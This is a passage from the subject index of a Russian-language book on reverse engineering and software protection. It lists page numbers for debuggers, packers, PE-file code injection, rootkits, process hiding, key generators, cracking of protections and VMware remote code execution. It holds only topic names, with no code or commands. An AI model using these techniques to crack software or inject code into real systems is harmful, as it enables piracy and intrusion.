SoftICE, 5, 6, 30, 31, 42, 67, 73, 103, 136, 143, 158, 174, 668, 680, 684, 716, 768, 769, 774, 782, 788, 820, 826, 859
  анимированная отладка, 192
  загрузка символов, 137
  использование в качестве логгера, 186
  макросы, 192
  символьный загрузчик, 145
SoftLock, 700
SoftLock Services, 700
Software Passport, 792, 794, 813
Solaris, 41
SONY, 672
Sourcer, 71, 114
SPARC, 37, 83, 627, 761
SPARC64, 761
Spices.Decompiler, 13
Spin locks, 646
Spyxx, 18, 141
SSE, 58, 71, 73
SSEII, 71, 73
SSEIII, 71, 73
SST, 837
STABS, 76
Star Force 3, 39, 672, 784
Startup code, 238, 656
Stdcall, 353, 371
Stealth-вирусы, 722
Stealth-технологии, 722, 730
Strip, 61
Structured Exception Handling, 103, 230, 658
SVM, 725
Symmetric Multi-Processing, 669
SYM-файл, 137
Syser Debugger, 6, 9
Syslog, 147
System Descriptor Table, 837
System File Checker, 662
System Service Table, 837

T

TASM, 67, 73, 82
TASM 5+, 83
TCP, 90
TCP/IP, 639, 646, 647
TCPIP.SYS, 857
TCPView, 91
Teleport Pro, 55
tElock, 559
The Bat, 100
The Dude, 44
Themida, 40, 672, 784, 790, 794
Tlink, 73
Tlink32, 73
Tomasz Grysztar, 74, 83
TOOLHELP32, 828
Total Commander, 859
Trap Flag, 713
TrialFreezer, 94
Truss, 47, 156
Turbo Debugger, 52, 73, 136, 158, 586
Turbo Pascal, 114
Turion 64, 30, 725

U

UDP, 90
Ulink, 67, 69, 71
Unicode, 71, 73, 76, 211, 770
University of Cambridge исследовательская группа, 41
UNIX, 24, 42, 147, 586, 626, 639, 698, 719, 740, 746, 761
  API, 80
  псевдоустройства, 719
UNIX.inheader.6666, 605
UNIX.NuxBe.quilt, 596
UNIX-дамперы, 804
UPX, 559, 562, 576, 608, 773, 777, 780, 788, 794, 796, 805
  сигнатура, 805
USB-устройства, 860
USER32.DLL, 553, 657, 794
U-пароль, 696, 702, 703

V

VA, 548
Vanderpool, 36, 38, 728
VB Decompiler, 13
VB RezQ, 13
VBS-вирусы, 858
VeriSign, 673
VeryPDF, 705
VGA-режим
  консольный, 175
Vi, 742
Video.S, 643
Virtual Address, 552
Virtual Machine Monitor, 22, 726
Virtual Memory Control Block, 725
Virtual PC, 35, 39, 104, 856, 859
Virtual PC 2004, 35
Virtual Size, 552
Virtual table, 242
Virtualization Technology X, 725
Visual Basic, 13, 105, 140, 707, 836
Visual Studio Express, 71
Visual Studio Express Edition, 83
VM Ware, 194
VM Ware 4.5, 176
VMCB, 725
Vmlinuz, 643
VMM, 22, 726, 727, 728
VMware, 9, 30, 35, 41, 97, 104, 585, 627, 683, 776, 794, 824, 861
  backdoor-интерфейс, 859, 870
  Player, 35
  Server, 35
  атака через folder.htt, 858
  безопасность, 856
  остановка виртуальной машины, 867
  перезапись произвольного файла, 865
  удаленное исполнение произвольного кода, 862
VMware 4.5, 866
VMware 6.0, 862
VMware Ace, 866
VMware ESX Server, 866
VMware GSX Server, 866
VMware Player, 866

VMware Virtual Platform, 33
VMware Workstation 5.5.0, 866
VTBL, 242
VT-X, 30, 725

W

w2k_kill.sys, 683
w2k_load, 690
w2k_load.exe, 683
W32Dasm, 12
Watcom, 290
Watcom C, 288, 372, 413, 459, 489, 499
Watcom C++, 291
WDB, 67
WDF, 194
Win32, 58, 80, 670
Win32 API, 589
Win32k.sys, 837
WinDbg, 185, 193
Windows, 10, 547, 639, 640
  32-разрядные версии, 754
  64-разрядные версии, 754
  защита системных файлов, 676
  смена загрузочного логотипа, 680
  хак ядра, 678
Windows 2000, 6, 29, 563, 681
Windows 2000/XP/2003, 29
Windows 2003 Server, 719
Windows 3.*x*, 71
Windows 9*x*, 27, 88, 175, 563, 583
Windows 9*x*/NT, 71
Windows Driver Foundation, 194
Windows InstallShield Decompiler, 13
Windows NT, 24, 27
  исполнительная система, 670
  реестр, 584
  структура ядра, 669
Windows NT 64-bit Edition, 71
Windows NT/2000/XP, 88
  модификация ядра, 652
Windows PE, 681, 722
Windows Platform SDK, 552
Windows Server 2003, 672
Windows Server 2003 SP1, 751
Windows Server Longhorn, 190
Windows update, 95
Windows Vista, 38, 190, 673, 723
Windows XP, 37, 190, 672, 681
Windows XP 64-bit edition, 627, 713
Wine, 547
WinHex, 16
WINNT.H, 666
WinRAR, 107, 125
Winsock, 91

X

x86, 24, 41, 69, 627
x86 Emulator, 46
x86-64, 37, 58, 625, 626, 726
  64-bit mode, 630
  Compatibility Mode, 630
  Legacy Mode, 630
  Long Mode, 630
  соглашение о быстрой передаче параметров, 633
  эмуляция, 626
X-Box, 25
Xen, 29, 37, 728
  Исходный код, 38
Xen Community, 37
XN Resource Editor, 18
X-атрибут, 751, 759
  на уровне страниц, 751
X-код, 552, 573, 577, 579
  внедрение в хвост секции, 564
  дописывание в конец файла, 575
  зашифрованный, 565
  некорректно внедренный, 562
  предотвращение повторного внедрения, 556
  создание собственного оверлея, 578
  способы внедрения, 554

Y

YASM, 67, 76, 82

Z

Zero Flag, 456
ZX Spectrum, 22, 25
ZX-SPECTRUM, 100

А

Аварийный дамп памяти, 147
Автоматические взломщики, 125
Автономные верификаторы кода, 148
Автономный патчинг, 652
Адресация:
  косвенная, 424
  непосредственная, 424
Адресация локальных переменных, 394
Адресное пространство, 64
Алгоритм защиты
  анализ, 109
Алгоритм сжатия
  RLE, 570, 599
  Лемпель-Зива, 570
  Хаффмана, 570
Антивирусы, 95, 672, 826
Антиотладочные методики, 713
Антиотладочный код, 207
Аппаратная виртуализация, 29, 30, 34, 36, 37, 38
Аппаратные точки останова, 658
Аргументы функций
  идентификация, 297
Архитектуры:
  32-битные, 625
  64-битные, 625
Асимметричная криптография, 100
Ассемблер, 63
  макросы, 70
Ассемблер высокого уровня, 70
Ассемблерные вставки, 66, 342
Ассемблерные функции
  возврат значений, 375

Б

Библиотечные функции, 299
  анализ, 296
  идентификация, 292
Бит-хак, 624, 652
Блок окружения процесса, 851

Брандмауэры, 94, 95, 672
персональные, 863
Брюс Когсвелл, 19
Булевские сравнения, 460
Быстрые булевы операции, 452

В

Ветвления, 489
оптимизация, 479
Вещественные числа
сравнение, 457
Взлом через покрытие, 213
Виртуальное выравнивание
секций, 552
Виртуальные:
диски, 29
таблицы, 249, 251
идентификация, 263
копии, 251
функции, 242, 282
Виртуальный адрес, 552
Виртуальный
конструктор, 273
Виртуальный размер, 552
Вирусы, 558, 765, 720
Вложенные операторы
множественного выбора, 489
Временные переменные, 413
область видимости, 417
Выделение памяти, 395
Вычисления с плавающей
точкой, 341

Г

Генераторы ключей, 98, 624
Генераторы серийных
номеров, 21
Гипервизор, 29, 728, 727, 729
Глобальные объекты, 271
Глобальные переменные, 418
Границы машинных команд
определение, 419

Д

Дамп, 16
снятие на уровне ядра, 790
снятие с защищенных
приложений, 785
Дамперы, 16
противодействие, 103
Декомпиляция, 12
Деревья, 453
балансировка, 494
Деструктор, 266
идентификация, 270
Джеральд Попек, 22
Дизассемблер длин, 212
Дизассемблеры, 22, 109, 125
интерактивные, 110
пакетные, 110
Дизассемблирование, 109
Динамические библиотеки
отладка, 145

З

Заголовок таблицы
сегментов, 600
Заголовок таблицы
секций, 600
Загрузчик ELF-файлов, 647, 744
Защита:
испытательным сроком, 94
серийным номером, 93,
Защитные механизмы
взлом, 711
основанные на
регистрационных
номерах, 88
основанные на владении, 87
основанные на знании, 87
Защиты Кирхгофа, 88, 89
Защищенные диски
копирование, 21
Значение, возвращаемое
функцией
идентификация, 356

И

Ильфак Гильфанов, 199
Индентификация
производных функций, 261
Интерпретаторы, 109
Исключение указателя на
фрейм, 404

К

Кевин Лоутон, 41
Классический формат
объектного кода UNIX, 69
Ключевые диски, 88
Ключевые структуры языка
высокого уровня, 225
Ключевые файлы, 21
Код:
вредоносный, 814
Коды Рида-Соломона, 102
Команды сопроцессора
опкоды, 343
Компиляторы, 109
неоптимизирующие, 482
оптимизирующие, 453, 527
Конструктор, 266
идентификация, 270
пустой, 274
Копирование при записи, 657
Красная пилюля, 728
Криптоанализ, 694
Криптография, 100, 704, 807
асимметричная, 100
Криптозащиты, 88

Л

Лемпель-Зива алгоритм, 570
Лицензия GNU, 43
Логические защиты, 88
Логические операции
отображение на деревья, 455
Логические условия, 451
Ложные срабатывания, 775, 803
Локальные переменные, 393
адресация, 394
инициализация, 396
размещение в стеке, 394

М

Марк Руссинович, 19, 95
Массивы, 279
Математические операторы
идентификация, 527
Машина Тьюринга, 101, 824
Менеджер виртуальной
памяти, 647
Механизм обратной
трассировки, 144
Механизмы внедрения в PE-
файлы
классификация, 557
Механизмы защиты ПО
классификация, 87
Механизмы передачи
аргументов, 355
Модификация файла подкачки
на секторном уровне, 724
Монитор виртуальных
машин, 22, 726

Н

Наследование с конфликтом имен, 252
Невиртуальные функции, 282
Непосредственное значение, 424
Непосредственный операнд определение типа, 426
Непосредственный указатель, 424

О

Область данных, 64
Область кода, 64
Обработчик доступа к страницам, 748
Обфускаторы снятие, 12
Обфускация, 813, 814
Общий формат объектного модуля, 69
Объекты, 275 идентификация, 282
Оверлеи, 563
ООП, 71
Оператор CASE, 490
Оператор continue идентификация, 501
Оператор switch идентификация, 488
Операторы new и delete, 289
Оптимизация ветвлений, 460
Оригинальная точка входа, 102
Открытие кадра стека, 393
Отладочная информация, 68 удаление, 61
Отладочная печать, 147
Отладчики, 22, 109 обнаружение, 103, 712, 713
Относительный виртуальный адрес, 552
Ошибки переполнения буфера, 750

П

Пакет Хатча, 71, 83
Память ядра: модификация, 668 проверка правильности, 107
Патчинг: автономный, 652 онлайновый, 653
Первая секция файла, 552
Передача аргументов функции через стек, 112 через регистры, 112
Перекрестные ссылки, 130, 226
Переменные сохранение в стеке, 413
Петер Анвин, 75
Питер Веенстра, 41
ПО: вредоносное, 714
Подключаемые модули, 103
Поиск уязвимостей, 5
Последняя секция файла, 552
Правило Кирхгофа, 89
Проблема переустановки, 95
Проверка целостности, 102
Пролог, 226, 232 оптимизированных функций, 232
Протекторы, 765 снятие, 9
Прототип функции восстановление, 324
Профилировщики, 213
Процесс исключение из списка задач, 734

Р

Раскрутка стека, 144
Распаковщики алгоритм работы, 768
Реверсинг, 604
Регистровые переменные идентификация, 409
Регистры, 64, 424 математического сопроцессора, 64 мультимедийные, 64 отладочные, 64 сегментные, 64
Реестр, 6, 95, 109, 559, 584, 668, 689, 755, 793 мониторинг, 19
Роберт Голдберг, 22
Рустем Фасихов, 18
Руткиты, 689, 720
Ручная компиляция, 62

С

Свен Шрайбер, 194
Секции: атрибуты, 567 служебные, 564
Семафоры, 130, 744
Серийные номера, 88
Сертификаты, 100
Сетевые черви, 558
Сети Петри, 101, 824
Синий экран смерти, 682
Сигнатура, 724
Синтаксис: AT&T, 163 Intel, 163
Синяя пилюля, 723
Следующая секция файла, 552
Сниффер, 738
Соглашения: быстрого вызова, 298 о передаче параметров, 297
Спин-блокировки, 646
Стандартное соглашение, 298, 308
Стартовый код, 238, 656
Статические переменные, 423
Стек, 64, 590 адресация аргументов, 304 балансировка, 779 исполняемый, 190 неисполняемый, 590, 714 раскрутка, 144 сопроцессора, 325, 555
Стелс-технологии, 652
Стив Хатчессон, 71
Страничный образ, 548
Стрелка Пирса, 101, 824
Строки: идентификация, 435 определение типа, 439
Структурная обработка исключений, 103, 658
Структуры, 275 идентификация, 275

Т

Таблица дескрипторов прерываний, 103
Таблица перемещаемых элементов, 102
Текущая секция файла, 552
Технология защиты от выполнения данных, 751

Томаш Гриштар, 74
Точка входа, 43, 552
Точки останова, 136, 139, 215
  аппаратные, 154, 216, 658
  на API-функции, 139
  на данные, 142
  на сообщения, 141
  программные, 154
Трансляция ветвлений, 467
Трассеры нулевого кольца, 769
Трассировка, 136, 215
Троянские кони, 765
Тупой перебор, 694

У

Указатель this, 257, 261, 283, 288, 289, 298
  идентификация, 288
Упаковщики, 765
Условия:
  составные, 451
  элементарные, 451
Условия отношений, 451
Условные операторы
  идентификация, 449
Условные переходы, 457, 461

Ф

Файл подкачки:
  атака на, 725
  модификация на секторном уровне, 724
Файловая система
  мониторинг, 19
Файловые мониторы, 672
Физический адрес начала секции, 552
Физический размер секции, 552
Физическое выравнивание секций, 552
Флаг:
  знака, 456
  нуля, 456
  переноса, 456
  переполнения, 456
  регистрации, 135
  установка, 130
Флаги сопроцессора, 457
Формат исполнения и компоновки, 69
Формат объектного модуля, 69
Формат отладочной информации, 69
Функции, 225
  вызов с аргументами по умолчанию, 354
  идентификация, 225
  пролог. *См.*
  эпилог, 226
Функция:
  DllMain,
    идентификация, 239
  main консольных Windows-приложений
    идентификация, 240
  WinMain,
    идентификация, 238

Х

Хаффмана алгоритм, 570

Ц

Циклы, 489, 496
  бесконечные, 500
  вложенные, 502
  с предусловием, 497
  с постусловием, 497
  с условием в середине, 500
  со счетчиком, 498
Цифровые подписи, 100

Ч

Черви, 714, 765
Червь Морриса, 751
Чистая виртуальная функция, 247

Ш

Шестнадцатеричные редакторы, 13
Шифрование
  динамическое, 101
Шпионы, 558

Э

Экземпляры объектов, 286
Эксплоиты,
  дизассемблирование, 826, 840
Эмуляторы, 22
  уязвимости, 856
Эпилог, 226, 232

Ю

Юрий Харон, 67

Я

Ядерные функции
  вызов с прикладного уровня, 722
Ядра
  многопроцессорные, 646